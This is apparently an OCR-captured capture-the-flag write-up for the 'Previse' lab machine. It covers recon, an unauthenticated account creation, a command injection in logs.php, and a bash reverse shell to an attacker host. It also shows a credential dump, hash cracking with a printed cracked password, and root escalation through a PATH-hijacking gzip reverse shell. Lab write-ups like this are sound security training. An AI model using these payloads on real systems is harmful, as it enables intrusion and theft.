
We start with a nmap scan.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.10.11.104
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-26 18:43 EDT
Nmap scan report for 10.10.11.104
Host is up (0.057s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Previse Login
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.66 seconds
```

Noticing an Apache webserver hosted on port 80, I fire up Burpsuite to inspect the traffic. A GET request to the root directory is met with a 302 redirect to /**login.php**. Loading the root directory

again while intercepting the response reveals additional pages to investigate.

```
<nav class="uk-navbar-container" uk-navbar>
  <div class="uk-navbar-center">
    <ul class="uk-navbar-nav">
      <li class="uk-active">
        <a href="/index.php">
          Home
        </a>
      </li>
      <li>
        <a href="accounts.php">
          ACCOUNTS
        </a>
        <div class="uk-navbar-dropdown">
          <ul class="uk-nav uk-navbar-dropdown-nav">
            <li>
              <a href="accounts.php">
                CREATE ACCOUNT
              </a>
            </li>
          </ul>
        </div>
      </li>
      <li>
        <a href="files.php">
          FILES
        </a>
      </li>
      <li>
        <a href="status.php">
          MANAGEMENT MENU
        </a>
        <div class="uk-navbar-dropdown">
          <ul class="uk-nav uk-navbar-dropdown-nav">
            <li>
              <a href="status.php">
                WEBSITE STATUS
              </a>
            </li>
            <li>
              <a href="file_logs.php">
```

Intercepting the response from a GET request to /**accounts.php** reveals a potential way to create a user via a POST request as seen below.

```
<h2 class="uk-heading-divider">
  Add New Account
</h2>
<p>
  Create new user.
</p>
<p class="uk-alert-danger">
  ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!
</p>
<p>
  Usernames and passwords must be between 5 and 32 characters!
</p>
p>
orm role="form" method="post" action="accounts.php">
<div class="uk-margin">
  <div class="uk-inline">
    <span class="uk-form-icon" uk-icon="icon: user">
    </span>
    <input type="text" name="username" class="uk-input" id="username"
    placeholder="Username">
  </div>
</div>
<div class="uk-margin">
  <div class="uk-inline">
    <span class="uk-form-icon" uk-icon="icon: lock">
    </span>
    <input type="password" name="password" class="uk-input" id="password"
    placeholder="Password">
  </div>
</div>
<div class="uk-margin">
  <div class="uk-inline">
    <span class="uk-form-icon" uk-icon="icon: lock">
    </span>
    <input type="password" name="confirm" class="uk-input" id="confirm"
    placeholder="Confirm Password">
  </div>
</div>
<button type="submit" name="submit" class="uk-button uk-button-default">
  CREATE USER
```

Using the code above as reference, we can construct a POST request and attempt to create a user via curl.

```
curl -X POST "http://10.10.11.104/accounts.php" -d
```

```
'username=dummyAcc&password=test123&confirm=test123&submit='
```

Using the credentials we sent to the server, we can now successfully login. Visiting /**files.php** reveals **SITEBACKUP.ZIP** that we can download.

Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	DELETE

Unzipping the file, we locate **logs.php**. Line 19 shows the exec function being called and accepting unfiltered user input via the POST request parameter "delim".

```
19:$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
20:echo $output;
```

To verify that there is a command injection vulnerability we can send a POST request

```
delim=;bash -c 'bash -i >& /dev/tcp/IP/PORT 0>&1'
```

**Payload is URL encoded*

```
1  POST /logs.php HTTP/1.1
2  Host: 10.10.11.104
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/116.0.5845.111 Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
   on/signed-exchange;v=b3;q=0.7
6  Accept-Encoding: gzip, deflate
7  Accept-Language: en-US,en;q=0.9
8  Cookie: PHPSESSID=m2m0n92ig112pdhdrq27s07i5g
9  Connection: close
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 0
12
13 delim=%3bbash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.24/9001+0>%261'
```

We get our reverse shell.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.11.104] 44910
bash: cannot set terminal process group (1437): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previse:/var/www/html$
```


Viewing the **config.php** contents reveals MySQL credentials. Using the credentials, we can dump the accounts table contents revealing a user and password hash.

```
mysql> select * from accounts;
+----+----------+--------------------------------------------------------------+---------------------+
| id | username | password                                                     | created_at          |
+----+----------+--------------------------------------------------------------+---------------------+
|  1 | m4lwhere | $1$ðŸ§,llol$DQpmdvnb7EeuO6UaqRItf.                            | 2021-05-27 18:18:36 |
|  2 | testuser | $1$ðŸ§,llol$sP8qi2I.K6urjPuzdGizl1                            | 2023-09-27 04:44:36 |
+----+----------+--------------------------------------------------------------+---------------------+
2 rows in set (0.00 sec)
```


Viewing the contents of **accounts.php** reveals how the passwords are being hashed. Using this information and john the ripper we are able to crack the password as seen below.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long h
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovecody112235! (?)
1g 0:00:02:27 DONE (2023-09-27 01:21) 0.006782g/s 50283p/s 50283c/s 50283C/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Thanks to password reuse, we are able to login into m4lwhere's account via SSH using the cracked password.



Running **sudo -l** shows we can execute **/opt/scripts/access_backup.sh** as root.
Viewing the script shows commands run from an environment path allowing for exploitation.



We can use the following to escalate to root:

```
cd /tmp
echo '#!/bin/bash\nbash -i >& /dev/tcp/IP/PORT 0>&1' > gzip
chmod +x gzip
sudo /opt/scripts/access_backup.sh
```